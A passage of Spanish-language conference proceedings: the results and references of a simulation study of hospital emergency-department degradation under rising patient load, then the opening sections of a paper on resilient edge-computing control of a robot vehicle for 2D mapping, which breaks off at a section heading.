La construcción del modelo conlleva etapas que ya fueron diseñas y evaluadas en estadías anteriores como se nombra en [8]. En este proyecto se incorpora la etapa de iteración de flujo de pacientes creciente hasta llevar al sistema a la condición de degradación que permita evaluar los cuellos de botella que permitieron esta situación. En la fig. 2 se visualiza como función el modelo de SUH con las incorporaciones realizadas. Por cada iteración se realizaron simulaciones que se analizan en la siguiente sección.




Fig. 2: Modelo de Servicio de Urgencia Hospitalario

3 Resultados Experimentales

El análisis de los resultados consiste en el estudio de los indicadores nombrados en la sección de datos de salida para las iteraciones que se plantearon en el proyecto.

En primera instancia se hizo el análisis de los tiempos en el que el paciente llega a la sala de atención. No existe un tiempo promedio establecido de forma unánime, pero si existen recomendaciones que hablan de 25 minutos promedio [5]. El aumento de tiempo de ingreso al área de atención puede variar por la cantidad de camas o espacios disponibles de atención respecto a la cantidad de pacientes que están en la espera para el ingreso.

En la Fig. 3 se puede ver como el Tiempo puerta-habitación para los pacientes mantiene un comportamiento similar para todos los tipos de triaje, teniendo en promedio 25 minutos cuando el sistema recibe una cantidad normal de pacientes, pero si se incrementa un 30 % más, la espera para ingresar a la sala de atención supera más de 60 minutos, siendo los pacientes de triaje 3 los que más deben esperar por un *carebox*.




Fig. 3: Tiempo puerta-habitación

Si analizamos el tiempo LoS se puede ver que los pacientes con diagnosticos menos urgentes (triaje 4 y 5) tienen menor tiempo de permanencia en el SUH y ante incrementos de cantidad de pacientes el tiempo de estancia incrementa a un ritmo constante.

Los pacientes con atención inmediata (triaje 1), muy urgente (triaje 2) y urgente (triaje 3), que son atendidos en la Sector A, tienen un tiempo de estancia mayor. Cuando el incremento de pacientes es del 40 % el tiempo de estancia acelera su crecimiento y cuando la cantidad de paciente aumenta un 50 % más los pacientes de triaje 3 llegan a un tiempo promedio de 1120 minutos, es decir, aproximadamente 18 horas.

Cuando el incremento de estancia crece, muchos pacientes abandonan el SUH sin ser atendidos, y en la simulación se puede ver el abandono en la tabla 4. Si la cantidad de pacientes es menor a 360 no se reportan abandonos. Por el contrario, cuando se cuenta con aproximadamente 400 pacientes el abandono de pacientes que requieren atención urgente es alta (389 pacientes) y es indicador de la degradación del servicio.





Fig. 4: Tiempo promedio de Estancia (LoS) de pacientes

Tabla 4: Abandono de pacientes sin ser atendidos en el SUH

Iteración	Cantidad de Pacientes por día	Triaje	Abandono de pacientes en 30 días
1,4	360	3	11
1,4	360	5	97
1,5	398	3	389
1,5	398	5	53

En las fig. 5 se puede analizar las colas de espera en los sectores de Admisión, Triaje, Sector A y Sector B. Cuando el SUH simulado trabaja con la cantidad promedio de pacientes (260 por día) o si se incrementa un 10 % más, se puede ver que las colas de espera son nulas o no superan a 10 personas por día en ninguna área del establecimiento. Cuando se incrementa a 30% más de pacientes, es decir, 341 pacientes por día, fig. 5.d se puede ver un crecimiento de las colas de espera, la que más denota crecimiento es la espera para realizar el triaje del paciente. En las fig. 5.e cuando se cuenta con 365 pacientes se ve un notable incremento en las colas de triaje y de espera para una habitación en Sector A. Por último, la fig. 5.f. muestra la degradación del sistema, con un crecimiento acelerado de las colas de espera en los distintos sectores, como es en el área de Triaje tiene pico de 50 personas en espera, excepto en la Sector de atención B que mantuvo las colas de espera.






Fig. 5: Cola de espera en Admisión, Triaje, Zona A y Zona B. 5.a): Iteración 1. 5.b): Iteración 1,1. 5.c): Iteración 1,2. 5.d): Iteración 1,3. 5.e) Iteración 1,4. 5.f) Iteración 1,5

4 Conclusiones

El análisis de degradación de un sistema es importante para la gestión de recursos de un SUH dado que permiten planificar que acciones se tomaran cuando exista un incremento de pacientes por situaciones críticas externas como son los desastres naturales o epidemias. Lograr una adecuada gestión de los recursos permitirá que el sistema sea resiliente ante estas situaciones. En esta etapa del proyecto, se analizó el desempeño del SUH con incrementos constantes de pacientes y se pudo observar que, incrementar pacientes hasta un 30% más de lo normal el servicio funcionará con niveles estándares de desempeño. A partir de ahí, se congestiona la zona de triaje y la Sector A, sala de pacientes más graves. El incremento de un 40 % o más de pacientes hacen que las colas de espera crezcan rápidamente y los pacientes ante tanta espera abandonan el SUH, se recomienda no llegar a estos niveles de pacientes sin antes aplicar políticas de gestión de recursos.

4.1 Trabajos a futuro

El análisis obtenido en este trabajo permite avanzar en una siguiente etapa en la que se puede realizar acciones para la priorización de pacientes y gestión de recursos que eviten la saturación del SUH.

Como trabajo a futuro se plantea el desarrollo de la priorización de pacientes mediante técnicas de selección de pacientes que lleguen al SUH, haciendo que aquellos que cuenten con triaje 1, 2 o 3 ingresen y los demás, sean atendidos en lugares externos al SUH dado que requieren una menor complejidad.

Acknowledgments. This research has been supported by the Agencia Estatal de Investigación (AEI), Spain and the Fondo Europeo de Desarrollo Regional (FEDER) UE, under contract PID2020-112496GB-I00 and partially funded by the Fundacion Escuelas Universitarias Gimbernat (EUG).

4 Referencias

1. Palmer Ruiz, A., Vadillo Garcia, C., Vigueras Bravo, M.C, Anduaga Aguirre, M.A.: Tiempos de estancia y perfil de los pacientes con necesidad de aislamiento. Una visión de la enfermería de Urgencias. Medicina general de familia. (2013)
2. Yoon, P., Steiner, I., Guilles, R: Analysis of factors influencing length of stay in the emergency department. Cambridge University Press. (2015)
3. Fernandes C.M., Price, A, Christenson, J. M. Does reduced length of stay decrease the number of emergency department patients who leave without seeing a physician? J Emerg Med (1997)
4. Shea Pielsticket, B. S, Lori Whelan, M. D, Annett O., Arthur, PharmD, Stephen Thomas, M.D.: Identifying Patient Door to Room Goals o Minimize Left Without Being Seen Rates. Western Journal of Emergency Medicine (2015). DOI: 10.5811/westjem.2015.7.25878
5. Emergency Physicians Monthly. “11 Benchmarks That Should Matter to Eps” https://epmonthly.com/article/11-benchmarks-that-should-matter-to-eps/ .Visitado última vez 03 de Agosto 2024.
6. Soler, W., Gómez Muñoz, M., Bragulat, E., Alvarez, A.: El triaje: herramienta fundamental en urgencias y emergencias. Anales del Sistema Sanitario de Navarra. ISSN 1137-6627. Pamplona (2010)
7. Guasch, A., Piera, M. A., Casanovas, J., Figueras, J.: Modelado y simulación. Aplicación a procesos logísticos de fabricación y servicios. (2004)
8. Liu, Z., Cabrera, E., Rexachs, D., Epelde, F., Luque, E: Simulating the Micro-level Behavior of Emergency Departments for Macro-level Features Prediction. Winter Simulation Conference, pp. 171-182 (2015).
9. Reading Hospital. Tower Health. https://www.readinghospitalpatientguide-es.com/departamento-de-emergencias. Visitado por última vez 03 de agosto.
10. Liu, Z., Cabrera, E., Taboada, M., Epelde, F., Rexachs, D., Luque, E.: Quantitative evaluation of decisión efects in the management of emergency department problems. International Conference on Computational Science. (2015), pp. 433-442doi:10.1016/j.procs.2015.05.265.
11. Rodriguez, M., Boixader, F., Bruballa, E., Epelde, F., De Giusti, A., Wong, A., Rexachs, D., Luque, E.: Analysis of the Resilience of an Emergency Department: The Case of Accident with Multiple Victims. Simulation Winter Conference. (2023).
12. Rodriguez, M., Boixader, F., Bruballa, E., Epelde, F., De Giusti, A., Wong, A., Rexachs, D., Luque, E.: Resilience analysis of an Emergency Department in stressful situations. Cloud computing, Big Data & Emerging Topics (2023)

Estrategia para el control resiliente de vehículos robot utilizando Edge Computing para mapeo de entornos

Octavio Pérez Balcedo [(1)], Santiago Medina [(1)], Diego Montezanti [(1)]

[1] Instituto de Investigación en Informática LIDI (III-LIDI),
Facultad de Informática, Universidad Nacional de La Plata – Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

{operezbalcedo,smedina,dmontezanti}@lidi.info.unlp.edu.ar

Resumen. En este artículo se describe el diseño y despliegue de una arquitectura distribuida para el control de vehículos robot. Se utiliza un dispositivo en la capa de Edge para registrar la trayectoria y validar los movimientos realizados por el vehículo, proporcionando un nivel de resiliencia al sistema. El objetivo es obtener un mapa bidimensional del ambiente en el que se mueve el robot, en base a los datos obtenidos por los sensores que lleva incorporados. El trabajo realizado y los resultados obtenidos hasta el momento muestran la flexibilidad y viabilidad de la arquitectura distribuida, posibilitando diversas variantes con una pequeña cantidad de recursos de infraestructura requerida para el despliegue.

Palabras clave: Arquitectura Distribuida, Edge Computing, Resiliencia, Vehículo Robot, Mapeo de Entornos.

1 Introducción y objetivos

En los últimos años, las tecnologías vinculadas al Internet de las Cosas (IoT) han ganado una gran relevancia gracias a su capacidad para conectar una amplia variedad de dispositivos sensores a internet. Estos dispositivos recopilan información del entorno y la envían a servicios en la nube para su procesamiento y almacenamiento [1]. Por otra parte, si se considera la gran influencia de la robótica en la actualidad, y la diversidad de servicios ofrecidos por robots, nos encontramos que aún se presentan importantes limitaciones en consumo de energía, poder de cómputo, capacidad de almacenamiento, toma de decisiones, tareas cognitivas, entre otras [2].

El procesamiento de los datos generados por los componentes de un robot (sensores, cámaras, etc.) puede realizarse mediante aplicaciones que se ejecutan en la nube, sin las limitaciones propias del hardware del robot. Gracias a este enfoque, denominado *Cloud Robotics* [3], es posible resolver tareas que requieren alta capacidad de cómputo y almacenamiento (como el procesamiento de imágenes, el reconocimiento de voz, etc.) Sin embargo, el crecimiento de la cantidad de información conlleva una considerable dependencia de las capacidades del *Cloud*, generándose por lo tanto cuellos de botella en la utilización de la red y de los recursos, altas latencias, tiempos de respuesta variables, calidad de servicio y seguridad, entre otros. Para hacer frente a esto, se ha propuesto el paradigma de *Edge*

Computing, que busca acercar capacidades de procesamiento a los bordes de la red y realizar todo el cómputo que sea factible de en el extremo de la red; a esto se lo denomina *Edge Robotics* [4]. El objetivo no es sustituir el cómputo en la nube, sino proveer un nivel adicional capaz de complementarlo [5].

En general, los robots (y los componentes que incorporan) pueden operar en entornos hostiles, dependen de comunicaciones inalámbricas y generalmente se alimentan de baterías, que son propensas a fallar [6]. En consecuencia, tomar en cuenta la resiliencia en el diseño del sistema es crucial para asegurar la fiabilidad de los datos y garantizar la disponibilidad del sistema durante fallas de conexión o interrupciones de cualquier tipo [7]. En el caso de las fallas de comunicación entre el robot y el cliente que solicita las acciones, es posible validar el estado de operación del sistema y de las actividades realizadas; esta validación puede realizarse de forma periódica o disparada por eventos (por ejemplo, la realización de una tarea parcial). Uno de los objetivos importantes de la resiliencia es que la recuperación del fallo pueda darse de forma autónoma, explotando para ello las posibilidades de la arquitectura distribuida.

En este contexto, el presente trabajo presenta una estrategia de control de un vehículo robot que incorpora, como característica, la resiliencia frente a posibles pérdidas de conexión entre el cliente y el robot (que actúa como servidor), utilizando para ello una arquitectura distribuida, en la que se agrega un Nodo *Edge* que se encarga de realizar parte de las funcionalidades esenciales. El objetivo final del sistema es la obtención de un mapa 2D del ambiente en que se mueve el vehículo, en base a los datos adquiridos por sensores de proximidad [8,15,16]. Esta primera fase del trabajo está enfocada en el despliegue de la arquitectura y de las interacciones entre sus componentes para resolver las comunicaciones y los aspectos necesarios para lograr la resiliencia en el nivel propuesto. Los resultados obtenidos hasta el momento muestran la flexibilidad y viabilidad de la arquitectura distribuida, que posibilita diversas variantes con una pequeña cantidad de recursos de infraestructura requerida para su despliegue.

El resto del documento se organiza de la siguiente manera: la Sección 2 describe los distintos componentes de la arquitectura distribuida, y algunas posibles formas de funcionamiento e interacciones entre ellos para alcanzar la resiliencia. En la sección 3 se mencionan las diferentes herramientas utilizadas en el despliegue y se explican las estrategias adoptadas para lograr las características deseadas. Por último, la sección 4 concluye el trabajo y comenta posibles líneas futuras.

2 Arquitectura distribuida

La arquitectura distribuida que se implementó para este trabajo está constituida por un cliente (una PC), un vehículo robot (equipado con sensores ultrasónicos de proximidad) y un nodo intermedio que constituye la capa de *Edge Computing*. Entre las diversas posibilidades que ofrece esta configuración, para este artículo se ha trabajado sobre dos escenarios posibles, que se muestran en las Figuras 1(a) y (b), respectivamente.

a) Sin resiliencia: en este escenario (Fig.1(a)), el cliente se comunica de manera directa con el vehículo robot, enviando una única instrucción por vez. En

esta configuración, el Nodo *Edge* simplemente almacena los comandos realizados por el vehículo (sin poder garantizar que éstos se corresponden con las acciones originales solicitadas por el cliente) y la información sobre las lecturas de los sensores de proximidad. En este escenario, el sistema no es capaz de seguir operando si se pierde la comunicación entre el cliente y el robot.

b) Con resiliencia: en este caso (Fig.1(b)), el cliente genera paquetes con varios comandos. El Nodo *Edge* actúa como servidor, recibiendo los paquetes y retransmitiendo las acciones al vehículo. En este escenario, el Nodo *Edge* recibe tanto la información original desde el cliente como los comandos realizados por el vehículo, lo que le permite llevar a cabo un registro y una verificación de la correcta operación del sistema. El procedimiento se explica en detalle en la sección 3.3. Por otra parte, si se pierde la comunicación entre el cliente y el Nodo *Edge*, el vehículo puede continuar ejecutando acciones mientras el Nodo *Edge* aún tenga instrucciones almacenadas.




Figura 1: (a) Comunicación directa desde el cliente hacia el robot




Figura 1: (b) Comunicación entre el cliente y el robot con el Nodo *Edge* como intermediario

2.1 Funcionamiento del cliente

La PC, que actúa como cliente, envía los paquetes de instrucciones a través del protocolo HTTP al Nodo *Edge*, mediante el método POST. Estos paquetes están

constituidos por conjuntos de tareas (*tasks*). Las instrucciones previstas son: `ADELANTE`, `ATRÁS`, `IZQUIERDA`, `DERECHA` y `PARAR`. `ADELANTE` y `ATRÁS` se ejecutan durante un tiempo fijo configurable. `IZQUIERDA` y `DERECHA` producen que el vehículo gire 90º sobre su propio eje, en sentido antihorario y horario respectivamente. Por último, `PARAR` detiene al vehículo.

Los comandos siguen el formato JSON, que permite crear arreglos de texto que contienen los conjuntos de tareas a realizar. Dentro de cada arreglo, el formato de los mensajes es (por ejemplo): "*Task*: `ADELANTE`". Se debe aclarar que no se ha configurado un límite en la cantidad específica de instrucciones que conforman los paquetes, por lo que éstos son de tamaño variable.

2.2 Funcionalidades del Nodo *Edge*

El dispositivo utilizado como Nodo *Edge* es una Raspberry Pi 3B, que cuenta con un Quad-core de 1.2GHz, 1GB de memoria RAM, 4 puertos USB, 1 puerto micro USB, 1 puerto HDMI y 1 puerto Ethernet.

La principal función del Nodo *Edge* es la de recibir los paquetes de comandos enviados desde el cliente, y dividir internamente cada paquete completo en mensajes que contengan instrucciones individuales para ser ejecutadas. Esto permite serializar los movimientos, evitando posibles confusiones y garantizando que se mantenga el orden en el que fueron emitidos. Además, al momento de la recepción, el Nodo *Edge* verifica que la instrucción recibida pertenece al conjunto de *tasks* válidos; en caso contrario, simplemente la descarta de forma silenciosa.

Una vez realizada esta validación, el Nodo *Edge* asigna un identificador individual a cada comando, llamado *id_edge*, que es un valor entero que se incrementa para cada instrucción nueva, manteniendo así el orden en que fueron recibidas. Además, a cada comando se le asocia un *flag* (llamado *Executed*, inicialmente con valor *False*), que se utilizará al momento de validar los movimientos realizados por el robot. En consecuencia, el Nodo *Edge* almacena en una base de datos (específicamente en una tabla llamada *nodoedgeMovements*) cada valor de *task* recibido, junto con su identificador *id_edge* y su valor de *Executed*. De esta forma, se registra el instante (*timestamp*) y el orden de recepción de las instrucciones, además de conservarlas para poder continuar la operación en caso de pérdida de conexión con el cliente.

Después de que los comandos se verifican y almacenan, se envían al vehículo robot para su ejecución. El mensaje enviado consiste únicamente en el *task* a ejecutar y el valor de *id_edge* de la misma.

Una vez que el robot recibe y procesa los mensajes, devuelve información al Nodo *Edge*, que la utiliza tanto para almacenar los movimientos realizados por el vehículo como también para validar que han llevado a cabo las instrucciones correctas. Los movimientos realizados por el robot, que incluyen las detenciones producidas a partir de los valores adquiridos por los sensores de proximidad, se almacenan en una tabla diferente a la anterior denominada *robotMovements*. En cuanto a la validación de las instrucciones correctas, el Nodo *Edge* la realiza aplicando el mecanismo que se describe en la sección 3.3.

Por último, el Nodo *Edge* recibe los valores de distancia obtenidos por los sensores incorporados al robot, y los almacena en la tabla *SensorsValues*, de manera de facilitar el acceso a ellos.

2.3 Nodo final: Robot

El robot está compuesto por una placa Raspberry Pi 3 igual a la del Nodo *Edge*, y cuenta con 4 motores DC de 3V, 3 baterías de 3,7v, un dispositivo *step-down* y 2 sensores de proximidad ultrasónicos HC SR04. Como se puede observar en la imagen de la Figura 2, el vehículo tiene cuatro ruedas y posee una movilidad similar a la de un automóvil. Entre sus diversas capacidades se encuentran las de realizar los movimientos enviados desde el Nodo *Edge*, medir distancias con los sensores y tomar decisiones en base a esos resultados.

El robot ejecuta cada movimiento durante un tiempo determinado configurable (5 segundos para los experimentos iniciales; la velocidad de los motores puede ser configurada internamente). Si durante ese lapso no se reciben más mensajes, el vehículo frena, para mantener el control de su operación en caso de finalización de la conexión con el Nodo *Edge* (ya sea de manera voluntaria o involuntaria).

Además de la ejecución de los movimientos recibidos, el vehículo los retransmite al Nodo *Edge*, sin aplicarles ninguna modificación, para su posterior validación.




Figura 2: Vehículo Robot

Otra de las funciones importantes del robot es la medición de las distancias a las cuales se encuentra el vehículo de los obstáculos del ambiente, información que se utiliza para la aplicación de mapeo de entornos. Estas distancias son obtenidas mediante dos sensores ubicados en el frente y dorso del vehículo, y se encuentran en un rango que va entre 2 cm y 450 cm. Los valores obtenidos se empaquetan para ser enviados al Nodo *Edge*, que los almacena en la tabla *SensorsValues*.

Además de la medición de distancias, la información recabada desde los sensores se utiliza para evitar que el vehículo colisione: si una medición arroja un resultado

inferior a 20 cm, el robot frena por cuenta propia y envía un mensaje especial al Nodo *Edge* para informar la situación de esto. El formato del mensaje, para diferenciarlo de los mensajes para verificación de movimientos, contiene un valor de *id_edge* inválido, además de "*Task*: `OBJETO`" y un número de identificador del sensor.

3 Despliegue y pruebas realizadas

3.1 Esquema de comunicaciones

Los diferentes niveles de comunicaciones entre los componentes del sistema utilizan los protocolos HTTP y MQTT [9], de la manera que se esquematiza en la Figura 3. Tanto los paquetes de instrucciones desde el cliente al Nodo *Edge*, como los mensajes segmentados que van desde éste al robot, se envían a través de HTTP con el método POST. Por otra parte, la comunicación desde el vehículo hacia el Nodo *Edge* se realiza mediante MQTT, tanto los comandos recibidos para verificación, como las mediciones de los sensores.




Figura 3: Esquema de los protocolos de comunicación del sistema.

3.2 Herramientas de software utilizadas

La programación del Nodo *Edge* y del vehículo robot fueron realizadas utilizando *Node-Red* [10], que es una herramienta de desarrollo visual web que permite crear flujos de mensajes y comunicar dispositivos de hardware, entre otros servicios. *Node-Red* provee nodos que sirven para modificar y redireccionar mensajes, permitiendo recibirlos y transmitirlos, hacia o desde un dispositivo. En la Figura 4 se puede observar un fragmento del flujo del Nodo *Edge*, en particular, los nodos

involucrados en la recepción de los paquetes de instrucciones, su segmentación, procesamiento, almacenamiento y transmisión al robot.





Figura 4: Flujo de Node-Red encargado de la recepción del paquete y su división.

El motor de base de datos utilizado es InfluxDB [11], que es una plataforma *Open Source* orientada al manejo de series temporales. Esto significa que el identificador único de cada registro de la base es un *timestamp*. Además, permite catalogar las columnas de las tablas como *Fields* y *Tags*. Todos las columnas de una tabla son en principio *Fields*, pero se puede indicar que algunas sean *Tags*, las cuales InfluxDB indexa para agilizar las consultas.

Por último, para la visualización de los datos se utiliza Grafana [12], una solución de código abierto que permite crear tablas y métricas de datos para su análisis. Se muestran las tablas almacenadas en el Nodo *Edge*, a modo de ejemplo, en la Figura 5.



nodoedgeMovements

Time	Executed	ID ↓	Task
2024-07-14 09:21:17.622	true	7	derecha
2024-07-14 09:21:12.647	true	6	parar
2024-07-14 09:21:07.632	true	5	izquierda
2024-07-14 09:21:02.6...	true	4	parar
2024-07-14 09:20:57.633	true	3	atras
2024-07-14 09:20:52.6...	true	2	parar
2024-07-14 09:20:47.691	true	1	adelante

sensorsValues

Time ↓	Sens1	Sens2	Sens3	Sens4
2024-07-14 09:20:55.641	96	96	18	18
2024-07-14 09:20:54.6...	46	46	17	17

robotMovements

Time ↓	ID	ID_edge	Task
2024-07-14 09:21:27.601	11	-1	parar
2024-07-14 09:21:17.586	10	7	derecha
2024-07-14 09:21:12.612	9	6	parar
2024-07-14 09:21:07.587	8	5	izquierda
2024-07-14 09:21:02.583	7	4	parar
2024-07-14 09:20:57.597	6	3	atras
2024-07-14 09:20:56.4...	5	NaN	objeto 1
2024-07-14 09:20:55.647	4	NaN	objeto 2
2024-07-14 09:20:54.6...	3	NaN	objeto 2
2024-07-14 09:20:52.5...	2	2	parar
2024-07-14 09:20:47.638	1	1	adelante

Figura 5: Tablas del proyecto, visualizadas en Grafana

3.3 Validación de movimientos en la Base de Datos

